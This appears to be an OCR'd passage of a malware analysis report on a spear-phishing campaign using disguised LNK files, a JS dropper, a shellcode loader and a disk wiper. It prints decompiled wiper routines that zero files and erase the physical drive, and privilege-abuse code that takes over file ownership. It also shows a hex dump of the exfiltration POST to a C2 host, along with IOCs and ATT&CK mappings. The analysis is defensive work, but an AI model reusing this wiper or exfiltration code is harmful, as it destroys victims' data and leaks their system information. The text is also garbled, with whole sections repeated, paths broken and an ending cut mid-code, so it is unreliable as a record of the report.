
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```



```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
